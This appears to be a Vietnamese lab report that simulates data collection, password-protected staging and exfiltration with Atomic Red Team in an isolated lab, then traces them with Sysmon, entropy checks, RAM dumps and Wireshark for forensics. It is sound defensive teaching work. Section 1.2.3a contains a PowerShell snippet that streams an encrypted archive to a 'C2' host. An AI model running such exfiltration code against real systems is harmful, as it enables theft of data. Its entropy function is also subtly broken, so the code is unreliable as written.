

MỤC LỤC

MỤC LỤC.....	1
DANH MỤC CÁC HÌNH VẼ.....	2
DANH MỤC CÁC BẢNG BIỂU	2
1.1 Thiết lập Lab và Thực nghiệm Collection & Staging theo MITRE ATT&CK	3
1.1.1 Tổng quan.....	3
1.1.2 Cơ sở lý thuyết	3
1.1.3 Triển khai thực hành	3
1.2 Thực nghiệm Exfiltration, Phân tích Forensic Tổng hợp và Xây dựng IOC	9
1.2.1 Tổng quan.....	9
1.2.2 Cơ sở lý thuyết	9
1.2.3 Triển khai thực hành	9

DANH MỤC CÁC HÌNH VẼ

Hình 1 Trạng thái dịch vụ Sysmon64 đang "Running" trong services.msc	4
Hình 2 Nhật ký Sysmon Operational đang được ghi nhận trong Event Viewer	4
Hình 3 Các mục Audit Policy đã Enable.....	4
Hình 4 Danh sách file baseline.....	5
Hình 5 Danh sách process baseline	5
Hình 6 Màn hình PowerShell thực thi lệnh Invoke-AtomicTest T1005	6
Hình 7 Log Sysmon Event ID 1 trong Event Viewer, hiển thị Image powershell.exe và CommandLine chứa mã quét file.	6
Hình 8 File Explorer hiển thị file data.zip được tạo tại thư mục ExternalPayloads.....	6
Hình 9 Màn hình PowerShell thực thi lệnh Invoke-AtomicTest T1560.001-4.....	7
Hình 10 Sysmon Event ID 1 của tiến trình cha cmd.exe với CommandLine thực thi chuỗi lệnh.	8
Hình 11 Sysmon Event ID 1 của tiến trình con 7z.exe với CommandLine chứa tham số đặt mật khẩu.	8
Hình 12 Bảng kết quả so sánh Entropy của ba tập tin, minh họa điểm khác biệt so với file thường.	8
Hình 13 Cửa sổ winpmem báo hoàn tất trích xuất, kèm thông tin file RAM dump được tạo.	9
Hình 14 Màn hình PowerShell thực thi lệnh Exfiltration gửi file mã hóa.	10
Hình 15 Màn hình Terminal Kali Linux giải nén thành công, khôi phục toàn bộ file/ảnh gốc của nạn nhân.	10
Hình 16 Cửa sổ Wireshark với bộ lọc theo IP đích.....	11
Hình 17 Sysmon Event Viewer hiển thị Event ID 3 với DestinationIp và DestinationPort của kết nối C2.	11
Hình 18 Bảng danh sách file Prefetch (.pf) kèm mốc thời gian LastWriteTime.	11
Hình 19 Bảng kết quả trích xuất MFT hiển thị EntryNumber, tên file và trạng thái InUse/Deleted.	12
Hình 20 Hoàn tất trích xuất file RAM dump lần 2 tại thư mục công cụ.....	12
Hình 21 Bảng kết quả windows.pstree/psscan, hiển thị danh sách tiến trình tấn công kèm PID/PPID.	12
Hình 22 Bảng kết quả windows.netscan, hiển thị địa chỉ IP nội bộ và các socket mạng.....	13
Hình 23 Bảng kết quả windows.cmdline, hiển thị chi tiết tham số dòng lệnh của các tiến trình liên quan.	13
Hình 24 Bảng kết quả timeline tổng hợp sau khi lọc và sắp xếp theo thời gian, thể hiện đầy đủ ba giai đoạn tấn công.	13

DANH MỤC CÁC BẢNG BIỂU

Bảng 1. Bảng chỉ số nhận diện tấn công (IOC).....	13
---	----

1.1 Thiết lập Lab và Thực nghiệm Collection & Staging theo MITRE ATT&CK

1.1.1 Tổng quan

Mục tiêu là thiết lập môi trường lab, triển khai bộ công cụ giám sát, chuẩn bị dữ liệu mục tiêu giả lập, và thực nghiệm hai giai đoạn đầu trong chuỗi tấn công theo khung MITRE ATT&CK: Collection (thu thập dữ liệu) và Staging (đóng gói, mã hóa dữ liệu trước khi trích xuất).

1.1.2 Cơ sở lý thuyết

a) Khung MITRE ATT&CK liên quan

- Collection (TA0009) - T1005 (Data from Local System): kỹ thuật mô tả hành vi kẻ tấn công duyệt tìm và sao chép dữ liệu từ các ổ đĩa cục bộ của máy nạn nhân.
- Staging (TA0011) - T1560.001 (Archive Collected Data via Utility): kỹ thuật mô tả hành vi đóng gói, nén và mã hóa mật khẩu tập tin đã thu thập bằng các công cụ tiện ích (7z, rar, zip) trước khi trích xuất ra ngoài.

b) Các khái niệm forensic nền tảng

- Order of Volatility: nguyên tắc ưu tiên thu thập các loại bằng chứng theo mức độ dễ biến mất, trong đó dữ liệu trong RAM là dễ mất nhất nên cần được dump đầu tiên, trước khi tắt máy hoặc thực hiện các thao tác khác.
- MACB Timestamps: bốn mốc thời gian gắn với một tập tin: M (Modified - sửa đổi nội dung), A (Accessed - truy cập), C (Changed - thay đổi metadata), B (Birth/Creation - khởi tạo).
- Entropy: chỉ số đo độ ngẫu nhiên/hỗn loạn của chuỗi byte, giá trị nằm trong khoảng 0-8 bits/byte. File văn bản thông thường có entropy thấp, trong khi file đã nén hoặc mã hóa có entropy tiệm cận mức tối đa 8.0 - đây là dấu hiệu quan trọng để nhận diện hành vi Staging.

1.1.3 Triển khai thực hành

a) Thiết lập máy ảo và mạng lab cô lập

Xây dựng mô hình lab gồm hai máy ảo kết nối trong cùng một mạng nội bộ (Internal Network) hoàn toàn cô lập khỏi Internet.

Các đặc điểm nổi bật:

- Target Host (Windows 10 Pro 64-bit): RAM 4 GB, Disk 60 GB, IP tĩnh 192.168.100.10/24; tắt Windows Defender Real-time Protection và thêm exclusion cho thư mục công cụ để tránh nhiễu trong quá trình thực nghiệm.
- Attacker/Analysis Host (Kali Linux): RAM 4 GB, Disk 30 GB, IP tĩnh 192.168.100.20/24.
- Kiểm tra thông mạng giữa hai máy ảo qua lệnh ping, đảm bảo kết nối ổn định trước khi bắt đầu thực nghiệm.


- Chụp Snapshot Clean_Baseline_Day1 ngay sau khi cài đặt thành công, làm mốc khôi phục nếu cần làm lại thực nghiệm.

b) Cài đặt bộ công cụ giám sát


Triển khai bộ công cụ giám sát ở mức hệ điều hành nhằm ghi nhận đầy đủ dấu vết hành vi trong quá trình thực nghiệm tấn công.

Các đặc điểm nổi bật:


- Cài đặt Sysmon với file cấu hình sysmonconfig-export.xml (bộ cấu hình SwiftOnSecurity), ghi vết chi tiết các sự kiện quan trọng: Event ID 1 (Process Creation), Event ID 3 (Network Connection), Event ID 11 (File Creation), Event ID 23 (File Delete).
- Kích hoạt Windows Audit Policy chi tiết qua auditpol, bật giám sát cho các nhóm Detailed Tracking, Object Access và Process Creation.



Hình 1 Trạng thái dịch vụ Sysmon64 đang "Running" trong services.msc



Hình 2 Nhật ký Sysmon Operational đang được ghi nhận trong Event Viewer



Hình 3 Các mục Audit Policy đã Enable.

c) Chuẩn bị dữ liệu giả lập và baseline hệ thống

Xây dựng bộ dữ liệu mục tiêu giả lập đại diện cho thông tin nhạy cảm của doanh nghiệp, đồng thời ghi nhận trạng thái sạch của hệ thống trước khi thực nghiệm tấn công.

Các đặc điểm nổi bật:

- Dữ liệu giả lập gồm hai nhóm: tài liệu tại Company_Secrets (báo cáo tài chính, cơ sở dữ liệu khách hàng, ảnh giấy tờ) và tài liệu tại Confidential (danh sách mật khẩu quản trị).
- Baseline file: ghi nhận thuộc tính và mốc thời gian MACB gốc của toàn bộ dữ liệu giả lập trước khi bị tấn công.
- Baseline process: ghi nhận toàn bộ tiến trình hệ thống đang chạy tại thời điểm chưa bị tấn công, làm cơ sở đối chiếu khi phân tích forensic sau này.

Name	Length	LastWriteTime	CreationTime
----	-----	-----	-----
ID		8/10/2026 11:11:42 AM	8/10/2026 11:09:22 AM
customer_database_2026.csv	146	8/10/2026 10:52:21 AM	8/10/2026 10:51:34 AM
financial_report_Q2.docx	72	8/10/2026 10:52:21 AM	8/10/2026 10:51:34 AM
1.jpg	285875	8/10/2026 11:10:30 AM	8/10/2026 11:10:22 AM
2.jpg	108722	8/10/2026 11:10:48 AM	8/10/2026 11:10:44 AM
passwords.txt	72	8/10/2026 10:52:21 AM	8/10/2026 10:51:34 AM

Hình 4 Danh sách file baseline

```
PS C:\Tools> Get-Process | Select-Object Id, ProcessName, Path | Sort-Object ProcessName | Select-Object -First 30 | Format-Table -AutoSize
```

Id	ProcessName	Path
----	-----	-----
2724	ApplicationFrameHost	
7296	backgroundTaskHost	
4552	backgroundTaskHost	
7616	cmd	
5088	CompatTelRunner	
8112	conhost	
7632	conhost	
3112	conhost	
520	csrss	
436	csrss	
4256	ctfmon	
7412	dllhost	
3668	dllhost	
356	dwm	
6820	elevation_service	
4440	explorer	
836	fontdrvhost	
828	fontdrvhost	
0	Idle	
676	lsass	
1764	Memory Compression	
4416	Microsoft.Photos	
776	MicrosoftEdgeUpdate	C:\Program Files (x86)\Microsoft\EdgeUpdate\MicrosoftEdgeUpdate.exe
4944	MoUsocoreWorker	
4648	msdtc	
6836	msedge	
6892	msedge	
6828	msedge	
6484	msedge	
6616	msedge	

Hình 5 Danh sách process baseline

d) Thực nghiệm giai đoạn Collection (T1005)

Mô phỏng hành vi kẻ tấn công thu thập dữ liệu nhạy cảm từ ổ đĩa cục bộ bằng bộ công cụ kiểm thử Atomic Red Team.

Các đặc điểm nổi bật:

- Thực thi bài test Invoke-AtomicTest T1005 -TestNumbers 1 với tham số mở rộng để tìm kiếm toàn bộ tài liệu, file CSV và ảnh (.doc, .docx, .txt, .jpg, .png, .csv).


- Sysmon Event ID 1 ghi lại việc powershell.exe được khởi tạo với dòng lệnh quét toàn bộ thư mục người dùng để thu thập file và nén tạm thành data.zip.
- Kết quả: file data.zip được tạo thành công tại C:\AtomicRedTeam\ExternalPayloads\T1005\data.zip, chứa đầy đủ dữ liệu văn bản, CSV và ảnh chụp màn hình.

```
PS C:\Tools> $day5Time = Get-Date -Format "yyyy-MM-dd HH:mm:ss"
>> Write-Host "[!] BẮT ĐẦU CHẠY ATOMIC TEST T1005 LÚC: $day5Time" -ForegroundColor Red
>>
>> # Chạy Atomic Test T1005 truy cập thêm s? qua -InputArgs
>> Invoke-AtomicTest T1005 -TestNumbers 1 -PromptForInputArgs:$false -InputArgs @{
>>     "file_extensions" = ".doc, .docx, .txt, .jpg, .png, .csv"
>> }
>>
>> Write-Host "`n[?] ĐÃ HOÀN THÀNH CHẠY ATOMIC TEST T1005!" -ForegroundColor Green
[!] BẮT ĐẦU CHẠY ATOMIC TEST T1005 LÚC: 2026-08-12 17:32:39
PathToAtomicsFolder = C:\AtomicRedTeam\atomics


Executing test: T1005-1 Search files of interest and save them to a single zip file (Windows)
Zip file created: C:\AtomicRedTeam\atomics\..\ExternalPayloads\T1005\data.zip
Exit code: 0
Done executing test: T1005-1 Search files of interest and save them to a single zip file (Windows)

[?] ĐÃ HOÀN THÀNH CHẠY ATOMIC TEST T1005!
PS C:\Tools>
```

Hình 6 Màn hình PowerShell thực thi lệnh Invoke-AtomicTest T1005



Hình 7 Log Sysmon Event ID 1 trong Event Viewer, hiển thị Image powershell.exe và CommandLine chứa mã quét file.



Hình 8 File Explorer hiển thị file data.zip được tạo tại thư mục ExternalPayloads

e) Thực nghiệm giai đoạn Staging (T1560.001), RAM Dump và phân tích Entropy

Mô phỏng hành vi đóng gói và mã hóa dữ liệu đã thu thập trước khi trích xuất ra ngoài, đồng thời thu thập bằng chứng bộ nhớ RAM tại thời điểm tấn công.

Các đặc điểm nổi bật:

- Thực thi kịch bản Invoke-AtomicTest T1560.001 -TestNumbers 4, nén dữ liệu đã thu thập bằng 7-Zip có đặt mật khẩu.
- Phân tích quan hệ tiến trình cha-con qua Sysmon Event ID 1: tiến trình cha cmd.exe khởi tạo chuỗi kịch bản nén dữ liệu; tiến trình con 7z.exe được sinh ra từ cmd.exe, trực tiếp thực hiện nén và thiết lập mã hóa mật khẩu.
- Phân tích đột biến Shannon Entropy qua ba mốc dữ liệu: file gốc thô (~4.85 bits/byte, đặc trưng văn bản) → file gom nén data.zip (~7.997 bits/byte) → file nén mã hóa archive.7z (~7.999 bits/byte, tiệm cận mức ngẫu nhiên tuyệt đối). Sự gia tăng entropy liên tục là bằng chứng kỹ thuật quan trọng giúp hệ thống SOC/DLP nhận diện hành vi nén và mã hóa lén lút dữ liệu.
- Trích xuất bộ nhớ RAM bằng winpmem ngay sau khi Staging diễn ra, sinh ra file dump dung lượng khoảng 4GB chứa toàn bộ tiến trình, dòng lệnh và kết nối mạng in-memory tại thời điểm tấn công.

```
[*] BẮT ĐẦU CHẠY ATOMIC TEST STAGING T1560.001-4 LÚC: 2026-08-12 18:25:49
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

Executing test: T1560.001-4 Compress Data and lock with password for Exfiltration with 7zip
7-Zip 24.08 (x64) : Copyright (c) 1999-2024 Igor Pavlov : 2024-08-11
Open archive: archive.7z
6--
Path = archive.7z
Type = 7z
Physical Size = 210
Headers Size = 162
Method = LZMA2:12 7zAES
Solid = -
Blocks = 1
Scanning the drive:
2 files, 385340 bytes (377 KiB)
Updating archive: archive.7z
Add new data to archive: 2 files, 385340 bytes (377 KiB)
Files read from disk: 2
Archive size: 385171 bytes (377 KiB)
Everything is Ok
Volume in drive C has no label.
Volume Serial Number is 908A-280B
Directory of C:\AtomicRedTeam\atomics\T1560.001\victim-files
08/12/2026 06:25 PM <DIR> .
08/12/2026 06:25 PM <DIR> ..
08/12/2026 06:25 PM 385,171 archive.7z
08/12/2026 06:19 PM 385,307 data_collected.txt
08/12/2026 06:25 PM 33 encrypted_file.txt
3 File(s) 770,511 bytes
2 Dir(s) 33,960,996,864 bytes free
A subdirectory or file C:\AtomicRedTeam\atomics\T1560.001\victim-files already exists.
Exit code: 0
Done executing test: T1560.001-4 Compress Data and lock with password for Exfiltration with 7zip

[*] HOÀN THÀNH CHẠY ATOMIC TEST T1560.001-4 LÚC: 2026-08-12 18:25:50
```

Hình 9 Màn hình PowerShell thực thi lệnh Invoke-AtomicTest T1560.001-4.

```
OriginalFileName: cmd.exe
CommandLine: "cmd.exe" /c mkdir C:\AtomicRedTeam\atomics\T1560.001\victim-files & cd C:\AtomicRedTeam\atomics\T1560.001\victim-files & echo "This file will be encrypted" > .\encrypted_file.txt & "C:\Program Files\7-Zip\7z.exe" u archive.7z "txt -pblue & dir
CurrentDirectory: C:\Users\Admin\AppData\Local\Temp\
User: DESKTOP-RNCS88F\Admin
LogonGuid: {8517afdb-48ba-6a79-9d4e-030000000000}
LogonId: 0x34E9D
TerminalSessionId: 1
IntegrityLevel: High
Hashes: MD5=D0FCE3AFA6AA1D58CE9FA336CC2B675B,SHA256=4D89FC34D5F0F9BABD022271C585A9477BF41E834E46B991DEAA0530FDB25E22,IMPHASH=392B4D61B1D1DADC1F0644DF258188A
ParentProcessGuid: {8517afdb-4af4-6a79-9d4e-030000000000}

Log Name: Microsoft-Windows-Sysmon/Operational
Source: Sysmon Logged: 8/12/2026 6:25:50 PM
Event ID: 1 Task Category: Process Create (rule: ProcessCreate)
Level: Information Keywords:
User: SYSTEM Computer: DESKTOP-RNCS88F
OpCode: Info
More Information: Event Log Online Help
```

Hình 10 Sysmon Event ID 1 của tiến trình cha cmd.exe với CommandLine thực thi chuỗi lệnh.

```
OriginalFileName: 7z.exe
CommandLine: "C:\Program Files\7-Zip\7z.exe" u archive.7z "txt -pblue
CurrentDirectory: C:\AtomicRedTeam\atomics\T1560.001\victim-files\
User: DESKTOP-RNCS88F\Admin
LogonGuid: {8517afdb-48ba-6a79-9d4e-030000000000}
LogonId: 0x34E9D
TerminalSessionId: 1
IntegrityLevel: High
Hashes: MD5=0B24892597DCB0257CDB78B5ED165218,SHA256=707F415D7D581EDD9BCE99A0429AD4629D3BE0316C329E8B9EBD576F7AB50871,IMPHASH=569D3C66019E4DDA0157D66B4BE0F3F4
ParentProcessGuid: {8517afdb-583e-6a7c-eb03-000000000400}
ParentProcessId: 5108

Log Name: Microsoft-Windows-Sysmon/Operational
Source: Sysmon Logged: 8/12/2026 6:25:50 PM
Event ID: 1 Task Category: Process Create (rule: ProcessCreate)
Level: Information Keywords:
User: SYSTEM Computer: DESKTOP-RNCS88F
OpCode: Info
More Information: Event Log Online Help
```

Hình 11 Sysmon Event ID 1 của tiến trình con 7z.exe với CommandLine chứa tham số đặt mật khẩu.

```
PS C:\Tools> Write-Host "===== BẢNG SỰ THAY ĐỔI ENTROPY (DAY 6) =====" -ForegroundColor Cyan
PS C:\Tools> .\Bảng so sánh các tập tin và Entropy
>> function Get-FileEntropy ($filePath) {
>>     if (!(Test-Path $filePath)) { return "File not found" }
>>     $bytes = [System.IO.File]::ReadAllBytes($filePath)
>>     if ($bytes.Length -eq 0) { return 0 }
>>     $freq = @{}
>>     foreach ($b in $bytes) { $freq[$b]++ }
>>     $entropy = 0
>>     foreach ($count in $freq.Values) {
>>         $p = $count / $bytes.Length
>>         $entropy += $p * [Math]::Log($p, 2)
>>     }
>>     return [Math]::Round($entropy, 4)
>> }
>> }
>> # 2. Khai báo các file cần so sánh
>> $csvFile = "$env:USERPROFILE\Documents\Company_Secrets\customer_database_2026.csv"
>> $dataZip = "C:\AtomicRedTeam\ExternalPayloads\T1005\data.zip"
>> $archive7z = "C:\AtomicRedTeam\atomics\T1560.001\victim-files\archive.7z"
>> # 3. In bảng so sánh và thay đổi Entropy
>> Write-Host "===== BẢNG SỰ THAY ĐỔI ENTROPY (DAY 6) =====" -ForegroundColor Cyan
>> Write-Host "1. File dữ liệu gốc chưa nén (.csv):" -NoNewLine; Write-Host $(Get-FileEntropy $csvFile) bits/byte" -ForegroundColor Yellow
>> Write-Host "2. File gom dữ liệu nén thường (.zip):" -NoNewLine; Write-Host $(Get-FileEntropy $dataZip) bits/byte" -ForegroundColor Magenta
>> Write-Host "3. File Atomic Test 7z nén mã hóa (archive.7z):" -NoNewLine; Write-Host $(Get-FileEntropy $archive7z) bits/byte" -ForegroundColor Red
>> Write-Host "===== BẢNG SỰ THAY ĐỔI ENTROPY (DAY 6) =====" -ForegroundColor Cyan
>>
>> 1. File dữ liệu gốc chưa nén (.csv): 4.8544 bits/byte
>> 2. File gom dữ liệu nén thường (.zip): 7.9978 bits/byte
>> 3. File Atomic Test 7z nén mã hóa (archive.7z): 7.9995 bits/byte
>> =====
```

Hình 12 Bảng kết quả so sánh Entropy của ba tập tin, minh họa điểm khác biệt so với file thường.

```

- 0xffffd681e0d1f000
NtBuildNumberAddr: 0xfffff80561a11f70
Run:
- BaseAddress: 0x2000
  NumberOfBytes: 0x9e000
- BaseAddress: 0x100000
  NumberOfBytes: 0xdabd000
- BaseAddress: 0xdbbe000
  NumberOfBytes: 0x1fb1000
- BaseAddress: 0xfbff000
  NumberOfBytes: 0xb0401000
- BaseAddress: 0x10000000
  NumberOfBytes: 0x40000000

Setting sparse output file C:\Tools\mem_dump_day6.raw
Padding 2 pages from 0x0
Copying 158 pages (0x9e000) from 0x2000
Padding 96 pages from 0xa0000
Copying 55997 pages (0xdabd000) from 0x100000
Padding 1 pages from 0xdbbd000
Copying 8113 pages (0x1fb1000) from 0xdbbe000
Padding 144 pages from 0xfb6f000
Copying 721921 pages (0xb0401000) from 0xfbff000
Padding 262144 pages from 0xc0000000
Copying 262144 pages (0x40000000) from 0x100000000
Completed imaging in 4.4009529s
Stopped service winpmem
Removing driver from C:\Users\Admin\AppData\Local\Temp\1920196521.sys

[0] ĐÃ TRÍCH XUẤT THÀNH CÔNG RAM DUMP MỚI:

Name                               Length LastWriteTime
----                               -
mem_dump_day6.raw 5368709120 8/12/2026 6:28:52 PM

```

Hình 13 Cửa sổ winpmem báo hoàn tất trích xuất, kèm thông tin file RAM dump được tạo.

1.2 Thực nghiệm Exfiltration, Phân tích Forensic Tổng hợp và Xây dựng IOC

1.2.1 Tổng quan

Hoàn thiện giai đoạn cuối cùng của chuỗi tấn công đánh cắp dữ liệu - Exfiltration (trích xuất dữ liệu ra khỏi hệ thống nạn nhân) đồng thời tiến hành phân tích forensic chuyên sâu trên toàn bộ dấu vết đã thu thập được ở tuần trước. Nội dung bao gồm: thực nghiệm tấn công trích xuất dữ liệu, thu thập thêm các artifact ở tầng đĩa cứng, phân tích bộ nhớ RAM bằng Volatility 3, dựng timeline hợp nhất toàn bộ chuỗi tấn công, và cuối cùng là xây dựng chỉ số cảnh báo (IOC).

1.2.2 Cơ sở lý thuyết

- Exfiltration (TA0010) - T1041 (Exfiltration Over C2 Channel): hành vi gửi tập tin nhạy cảm đã đóng gói qua kênh kết nối điều khiển (C2) sẵn có.
- Exfiltration (TA0010) - T1048 (Exfiltration Over Alternative Protocol): hành vi truyền tải dữ liệu qua các giao thức mạng thay thế như HTTP POST, TCP Socket, FTP, ICMP.

1.2.3 Triển khai thực hành

a) Thực nghiệm Exfiltration và phân tích lưu lượng mạng

Mô phỏng hành vi trích xuất dữ liệu đã đóng gói từ máy nạn nhân sang máy chủ điều khiển (C2) và xác minh dấu vết trên cả hai phía.

Các đặc điểm nổi bật:

- Thực thi kịch bản Invoke-AtomicTest T1041-1, truyền file nén mã hóa từ máy nạn nhân (Windows) sang server C2 trên Kali Linux qua giao thức HTTP POST.

- Phía Kali Linux mở server lắng nghe, nhận file và giải nén theo hai lớp (7-Zip có mật khẩu, sau đó giải nén ZIP), khôi phục thành công 100% dữ liệu và ảnh nhạy cảm gốc của nạn nhân.
- Phân tích lưu lượng mạng bằng Wireshark: bắt được các gói tin TCP/HTTP POST chảy liên tục từ IP máy nạn nhân tới IP và cổng của server C2.
- Sysmon Event ID 3 ghi nhận kết nối mạng outbound nghi vấn từ tiến trình powershell.exe/curl.exe tới server C2.

```
PS C:\Tools> $day9Time = Get-Date -Format "yyyy-MM-dd HH:mm:ss"
>> Write-Host "[!] BẮT ĐẦU CHẠY ATOMIC TEST EXFILTRATION T1041-1 LÚC: $day9Time" -ForegroundColor Red
>>
>> # Chạy Atomic Test T1041-1 truyền File archive.7z sang Kali Linux 192.168.100.20:8080
>> Invoke-AtomicTest T1041 -TestNumbers 1 -PromptForInputArgs:$false -InputArgs @{
>>     "destination_url" = "http://192.168.100.20:8080"
>>     "filepath" = "C:\AtomicRedTeam\atomics\T1560.001\victim-files\archive.7z"
>> }
>>
>> Write-Host ""[?] ĐÃ CHẠY THÀNH CÔNG ATOMIC TEST T1041-1!" -ForegroundColor Green
[!] BẮT ĐẦU CHẠY ATOMIC TEST EXFILTRATION T1041-1 LÚC: 2026-08-14 17:35:28
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

Executing test: T1041-1 C2 Data Exfiltration
Process timed out after 120 seconds, use '-TimeoutSeconds' to specify a different timeout
Exit code: -1
Done executing test: T1041-1 C2 Data Exfiltration

[?] ĐÃ CHẠY THÀNH CÔNG ATOMIC TEST T1041-1!
PS C:\Tools> $day9Time = Get-Date -Format "yyyy-MM-dd HH:mm:ss"
>> Write-Host "[!] Đang gửi file nh? phân nguyên b?n sang Kali Linux..." -ForegroundColor Yellow
>>
>> # Tìm file archive 7z d? gửi
>> $file = "C:\Users\Public\staged_encrypted.7z"
>> if (!(Test-Path $file)) { $file = "C:\AtomicRedTeam\atomics\T1560.001\victim-files\archive.7z" }
>>
>> # Gửi dùng 100% lưu?ng Byte nguyên b?n không b? định HTTP Header
>> $bytes = [System.IO.File]::ReadAllBytes($file)
>> $client = New-Object System.Net.Sockets.TcpClient("192.168.100.20", 8080)
>> $stream = $client.GetStream()
>> $stream.Write($bytes, 0, $bytes.Length)
>> $stream.Close()
>> $client.Close()
>>
>> Write-Host "[?] ĐÃ D?Y XONG FILE NH? PHAN NGUYEN B?N SANG KALI!" -ForegroundColor Green
[!] Đang gửi file nh? phân nguyên bản sang Kali Linux...
[?] ĐÃ D?Y XONG FILE NH? PHAN NGUYEN BẢN SANG KALI!
```


Hình 14 Màn hình PowerShell thực thi lệnh Exfiltration gửi file mã hóa.

```
(kali㉿kali)-[~]
$ unzip data_collected*
Archive: data_collected.txt
  inflating: passwords.txt
  inflating: customer_database_2026.csv
  inflating: financial_report_Q2.docx
  inflating: 1.jpg
  inflating: 2.jpg
  inflating: LICENSE.txt
replace LICENSE.txt? [y]es, [n]o, [A]ll, [N]one, [r]ename:
error: invalid response [{ENTER}]
replace LICENSE.txt? [y]es, [n]o, [A]ll, [N]one, [r]ename: n
```

Hình 15 Màn hình Terminal Kali Linux giải nén thành công, khôi phục toàn bộ file/ảnh gốc của nạn nhân.

No.	Time	Source	Destination	Protocol	Length	Info
2	123.262326600	192.168.100.10	192.168.100.20	TCP	66	49679 → 8080 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
5	123.266063400	192.168.100.20	192.168.100.10	TCP	66	8080 → 49679 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM WS=256
6	123.266330400	192.168.100.10	192.168.100.20	TCP	54	49679 → 8080 [ACK] Seq=1 Ack=1 Win=262656 Len=0
7	123.296114100	192.168.100.10	192.168.100.20	TCP	14654	49679 → 8080 [ACK] Seq=1 Ack=1 Win=262656 Len=14600
